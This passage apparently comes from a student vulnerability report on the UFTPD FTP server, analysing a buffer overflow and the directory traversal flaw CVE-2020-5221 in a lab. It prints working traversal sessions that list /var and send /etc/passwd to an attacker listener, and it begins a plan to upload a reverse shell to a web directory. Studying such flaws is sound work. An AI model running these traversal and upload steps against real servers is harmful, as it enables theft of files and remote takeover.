


Figure 38 buffer state at breakpoint

We can notice that the user inputs didn't overflow the provided buffer space for addr.

Invalid IP address as input

After find out how the registers should look like when normal valid IP address used as the input, I tried to examine the registers if invalid IP address is used as the input:




Figure 39 invalid IP address as input




Figure 40 register state when buffer overflow occurred

Figure 41 register state when buffer invalid IP address used




Figure 42 register state when buffer overflow occurred

As shown above, input #1 and input #5 caused buffer overflow indicated by the user input filled buffer outside the ones that are provided for addr.

In addition, I also created a proof of concept using UFTPD binary that was compiled with stack canaries and DEP enabled. If stack canaries are enabled, the buffer overflow condition can be detected as shown below:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/labs/enpm691# nc 192.168.1.12 21
220 uftpd (2.10) ready.
PORT 13371337,13371337,13371337,13371337,13371337,13371337
^C
root@ardyas:/mnt/hgfs/labs-tools-notes/labs/enpm691# nc 192.168.1.12 21
220 uftpd (2.10) ready.
PORT 13371337,13371337,13371337,13371337,13371337,13371337
^C
root@ardyas:/mnt/hgfs/labs-tools-notes/labs/enpm691# nc 192.168.1.12 21
220 uftpd (2.10) ready.
PORT 13371337,13371337,13371337,13371337,13371337,13371337
```

Figure 43 Trigger Buffer Overflow

```
ftp@abcde:~$ uftpd -n
*** buffer overflow detected ***: uftpd terminated
*** buffer overflow detected ***: uftpd terminated
*** buffer overflow detected ***: uftpd terminated
```

Figure 44 Buffer overflow detected

3.2.4. Further exploitation limitation

After analyzing the Buffer Overflow vulnerability in UFTPD, I couldn't find a way to exploit it further to spawn a shell or to redirect the flow of the program because:

- The total length of the buffer that can be used to overflow it limited to 48 bytes and after trials and errors, I couldn't overflow important register, such as the return address.
- The payload that can be used is limited to the range of decimal numbers, comma, minus signed in ASCI, which is 0x30 – 0x39, 0x2e, and 0x2d.

4. The Directory Traversal Issue (CVE-2020-5221)

4.1. Issue overview

In UFTPD before 2.11, it is possible for an unauthenticated user to perform a directory traversal attack using multiple different FTP commands and read and write to arbitrary locations on the filesystem due to the lack of a well-written chroot jail in compose_abspath(). This has been fixed in version 2.11

4.2. Vulnerability analysis

4.2.1. Directory Traversal

According to CWE-22 description: path/directory traversal happens when the software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the software does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal. Path traversal also covers the use of absolute pathnames such as "/usr/local/bin", which may also be useful in accessing unexpected files. This is referred to as absolute path traversal.

4.2.2. chroot jail concept

In Unix system, chroot operation changes the apparent root directory for a running process and its children. It allows you to run a program (process) with a root directory other than /. The program cannot see or access files outside the designated directory tree. For example, you can run a program and specify its root directory as /home/user/jail. In this case, the program's root directory is actually /home/user/jail. The program would not be aware of, or able to access, any files above this directory in the hierarchy.

This artificial root directory is called a chroot jail. Its purpose is to limit the directory access of a potential attacker. The chroot jail locks down a given process and any user ID it is using so that the user sees only the directory that the process is running in. To the process, it appears that it is running in the root directory.

4.2.3. Proof of Concept

The directory traversal issue in UFTPD is pretty easy to discover because to exploit it, the user just need to use the well-known "../" sequence to reach the target directory. For example, to list the content of /var directory, the user use: LS../../../../../var:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ftp 192.168.1.28 21
Connected to 192.168.1.28.
220 uftpd (2.10) ready.
Name (192.168.1.28:root):
331 Login OK, please enter password.
Password:
230 Guest login OK, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ../../../var
200 PORT command successful.
150 Data connection opened; transfer starting.
drwxr-xr-x 1     0     0         4096 Dec  9 00:06 backups
drwxr-xr-x 1     0     0         4096 Nov 30 21:57 cache
drwxrwxrwx 1     0     0         4096 Aug  6 02:04 crash
drwxr-xr-x 1     0     0         4096 Nov 30 21:57 lib
drwxrwxr-x 1     0     0         4096 Apr 24 15:34 local
drwxrwxrwx 1     0     0          120 Nov 30 21:57 lock
drwxrwxr-x 1     0     0         4096 Dec 10 00:05 log
```

Figure 45 exploiting directory traversal issue to list content of /var (UFTPD server is being run by user srydn)

However, the directory traversal issue only exists if UFTPD is being run by non-root user. In the example above, UFTPD was being run by user srydn. As shown below, if UFTPD is being run by root user, we cannot list the content of /var:

```
srydn@abcde:/home/ftp$ sudo uftpd -n
```

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ftp 192.168.1.28 21
Connected to 192.168.1.28.
220 uftpd (2.10) ready.
Name (192.168.1.28:root):
331 Login OK, please enter password.
Password:
230 Guest login OK, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ../../../../../var
200 PORT command successful.
550 No such file or directory.
ftp>
```

Figure 46 directory traversal issue cannot be exploited if UFTPD being run by root

The reason for different behavior above is because when UFTPD is being run by root user, it will use the actual chroot function which doesn't have directory traversal issue. Meanwhile, when non-root user runs UFTPD, it will use chroot jail implementation developed by the developer of the application which has logic flaw that causing the directory traversal.

As explained above, the vulnerable codes are located inside the compose_abspath function which is located in common.c (shown highlighted in the picture below).

```
char *compose_abspath(ctrl_t *ctrl, char *path)
{
    char *ptr;
    char cwd[sizeof(ctrl->cwd)];

    if (path && path[0] == '/') {
        strlcpy(cwd, ctrl->cwd, sizeof(cwd));
        memset(ctrl->cwd, 0, sizeof(ctrl->cwd));
    }

    ptr = compose_path(ctrl, path);

    if (path && path[0] == '/')
        strlcpy(ctrl->cwd, cwd, sizeof(ctrl->cwd));

    return ptr;
}
```

Figure 47 compose_abspath function

After analyzing the source code, I found that the actual root cause of the vulnerability is logic flaw in compose_path function and therefore, because compose_abspath is using compose_path, all other functions that use compose_abspath are affected by this directory traversal issue.

```
char *compose_path(ctrl_t *ctrl, char *path)
{
    struct stat st;
    static char rpath[PATH_MAX]; // PATH_MAX is defined in limits.h --> ch
    char *name, *ptr;
    char dir[PATH_MAX] = { 0 };

    strlcpy(dir, ctrl->cwd, sizeof(dir)); // copy ctrl->cwd into variable
    DBG("Compose path from cwd: %s, arg: %s", ctrl->cwd, path ?: ""); // d
    if (!path || !strlen(path)) //if path is not empty
        goto check; //then go to check
truncated..... (this function still has many lines after this line)
```

Figure 48 compose_path function

To fully understand how compose_path function works, I write a new C program consisting the compose_path function so that I can test how the function behave for various different conditions and inputs:

```c
int main(int argc, char *argv[])
{
    ctrl_t *ctrl = NULL;
    ctrl = calloc(1, sizeof(ctrl_t));
    home = argv[1];
    char* cwd = argv[2];
    char* user_path = argv[3];
    char* xx;
    chrooted = strtol(argv[4], &xx, 10);

    printf("Home FTP Directory: %s\n", home);
    printf("Current Working Directory: %s\n", cwd);
    printf("Path inputted by user: %s\n", user_path);
    printf("chrooted is set to: %d\n", chrooted);
    printf("-----------------------------------------\n");
    printf("....Composing path based on user input.....\n");
    printf("-----------------------------------------\n");

    strlcpy(ctrl->cwd, cwd, sizeof(ctrl->cwd));
    compose_path(ctrl, user_path);
    return 0;
}
```

Figure 49 small C program to simulate compose_path function

Using the program above, I can simulate the behavior of compose_path function when being run by root user. As shown below in Figure 50, the compose_path function returns NULL when being run by root user and therefore preventing directory traversal issue. On the other hand, compose_path return /var/www for directory traversal attempt that shown in




Figure 51 compose_path return NULL when being run by root




Figure 52 compose_path return real/absolute path when being run by non-root user

4.2.4. Security impact

The directory traversal vulnerability in UFTPD has severe security impact because compose_abspath is used in many FTP commands handles in UFTPD. I have listed FTP commands handle function that use compose_abspath:

Table 2 Affected FTP command

No	FTP Command	Command Description
1	CWD	Change working directory.
2	LIST	Returns information of a file or directory if specified, else information of the current working directory is returned.
3	MLSD	Lists the contents of a directory if a directory is named.
4	MLST	Provides data about exactly the object named on its command line, and no others.

5	RETR	Retrieve a copy of the file
6	MDTM	Return the last-modified time of a specified file.
7	STOR	Accept the data and to store the data as a file at the server site
8	DELE	Delete file
9	MKD	Make directory.
10	SIZE	Return the size of a file.

```
static void handle_CWD(ctrl_t *ctrl, char *path)
{
    struct stat st;
    char *dir;

    if (!path)
        goto done;

    /*
     * Some FTP clients, most notably Chrome, use CWD to check if an
     * entry is a file or directory.
     */
    dir = compose_abspath(ctrl, path);
    if (!dir || stat(dir, &st) || !S_ISDIR(st.st_mode)) {
```

Figure 53 compose_abspath in handle_CWD function

```
static void list(ctrl_t *ctrl, char *arg, int mode)
{
    char *path;

    if (mode >= 2)
        path = compose_abspath(ctrl, arg);
    else
```

Figure 54 compose_abspath in handle_LIST function

```
static void handle_RETR(ctrl_t *ctrl, char *file)
{
    FILE *fp;
    char *path;
    struct stat st;

    path = compose_abspath(ctrl, file);
    if (!path || stat(path, &st) || !S_ISREG(st.st_mode)) {
        send_msg(ctrl->sd, "550 Not a regular file.\r\n");
        return;
    }
```

Figure 55 compose_abspath in handle_RETR function

```
static void handle_MDTM(ctrl_t *ctrl, char *file)
{
    struct stat st;
    struct tm *tm;
    char *path, *ptr;
    char *mtime = NULL;
    char buf[80];

    /* Request to set mtime, ncftp does this */
    ptr = strchr(file, ' ');
    if (ptr) {
        *ptr++ = 0;
        mtime = file;
        file  = ptr;
    }

    path = compose_abspath(ctrl, file);
    if (!path || stat(path, &st) || !S_ISREG(st.st_mode)) {
        send_msg(ctrl->sd, "550 Not a regular file.\r\n");
        return;
```

Figure 56 compose_abspath in handle_MDTM function

```
static void handle_STOR(ctrl_t *ctrl, char *file)
{
    FILE *fp = NULL;
    char *path;
    int rc = 0;

    path = compose_abspath(ctrl, file);
    if (!path) {
        INFO("Invalid path for %s: %m", file);
        goto fail;
    }
```

Figure 57 compose_abspath in handle_STOR function

```
static void handle_DELE(ctrl_t *ctrl, char *file)
{
    char *path;

    path = compose_abspath(ctrl, file);
    if (!path) {
        ERR(errno, "Cannot find %s", file);
        goto fail;
    }

    if (remove(path)) {
        if (ENOENT == errno)
        fail:   send_msg(ctrl->sd, "550 No such file or directory.\r\n");
```

Figure 58 compose_abspath in handle_DELE function

```
static void handle_MKD(ctrl_t *ctrl, char *arg)
{
    char *path;

    path = compose_abspath(ctrl, arg);
    if (!path) {
        INFO("Invalid path for %s: %m", arg);
        goto fail;
    }
```

Figure 59 compose_abspath in handle_MKD function

```
static void handle_SIZE(ctrl_t *ctrl, char *file)
{
    char *path;
    char buf[80];
    size_t extralen = 0;
    struct stat st;

    path = compose_abspath(ctrl, file);
    if (!path || stat(path, &st) || S_ISDIR(st.st_mode)) {
        send_msg(ctrl->sd, "550 No such file, or argument is a directory.\r\n");
        return;
    }
```

Figure 60 compose_abspath in handle_SIZE function

Among the affected FTP methods, the ones that have the biggest (most dangerous) security impact are:

- **LIST, MLSD, MLST, RETR:** These FTP commands (either used individually or in combination) can be used by attacker to gain valuable information from the host machine by reading directory contents and file contents that the user who runs UFTPD has permission to Read.
- **STOR, DELE, MKD:** These FTP commands (either used individually or in combination) can be used by attacker to make modification to directories and files that the user who runs UFTPD has permission to Write.

In the example below, I demonstrate how the directory traversal vulnerability can be used to read /etc/passwd file:

```
ftp@abcde:~$ uftpd -n
```

```
srydn@abcde:~$ nc 192.168.1.20 21
220 uftpd (2.10) ready.
USER anonymous
230 Guest login OK, access restrictions apply.
PASS hi
230 Guest login OK, access restrictions apply.
PORT 127,0,0,1,1,1002
200 PORT command successful.
RETR ../../../../etc/passwd
150 Data connection opened; transfer starting.
226 Transfer complete.
```

Figure 61 exploiting the directory traversal issue to read /etc/passwd

```
srydn@abcde:~$ nc -lvp 1258
Listening on [0.0.0.0] (family 0, port 1258)
Connection from localhost 45154 received!
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Figure 62 content of /etc/passwd

4.3. Exploitation to get Remote Code Execution

Under some circumstances, the directory traversal vulnerability in UFTPD can allows the attacker to gain remote code execution (RCE). In this case, there are two attack scenarios that I have explored to gain RCE.

4.3.1. Attack scenario 1: upload a reverse shell file into web directory

Pre-requisite

In order for this scenario to work, we need to have these condition:

- The victim host machine must be running a web server that is reachable by the attacker machine.
- The user who runs UFTPD in victim host machine must have write access to at least one public web directory (such as /var/www/html/).
- The language supported by the web server allows execution of system commands. For example: if the web server support PHP, then it must allow execution of system commands such as system(), passthru(), or exec().

Attack Steps

The attack steps are shown in the picture below:




Figure 63 attack scenario 1

Step 1: Exploiting the directory traversal in UFTPD to find writeable web accessible directory.

```
PORT 192,168,1,20,4,15
200 PORT command successful.
MLST ../../../../../var/www    1
226 Transfer complete.
PORT 192,168,1,20,4,15
200 PORT command successful.
MLST ../../../../../var/www/html    2
226 Transfer complete.
```

Figure 64 finding writeable directory in /var/www/

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc -lvp 1039
listening on [any] 1039 ...
192.168.1.28: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.28] 59654        1
modify=20201208144714;perm=le;type=dir; html
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc -lvp 1039
listening on [any] 1039 ...
192.168.1.28: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.28] 59656
modify=20201210203047;perm=lepc;type=dir; vuln_dir                   2
modify=20201130215725;perm=r;size=10918;type=file; index.html
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project#
```

Figure 65 /var/www/html/vuln_dir is writeable

As shown in the picture above, /var/www/html/vuln_dir has permission setting lepc, meaning that it is writeable by the user that is running the UFTPD.

Step 2: Exploiting the directory traversal in UFTPD to upload a file containing a reverse shell script to the directory founded in step 1.

First of all, here we assume that we already know that the victim machine web server has php enabled because there is phpinfo page in http://192.168.1.28/vuln_dir/phpinfo.php.

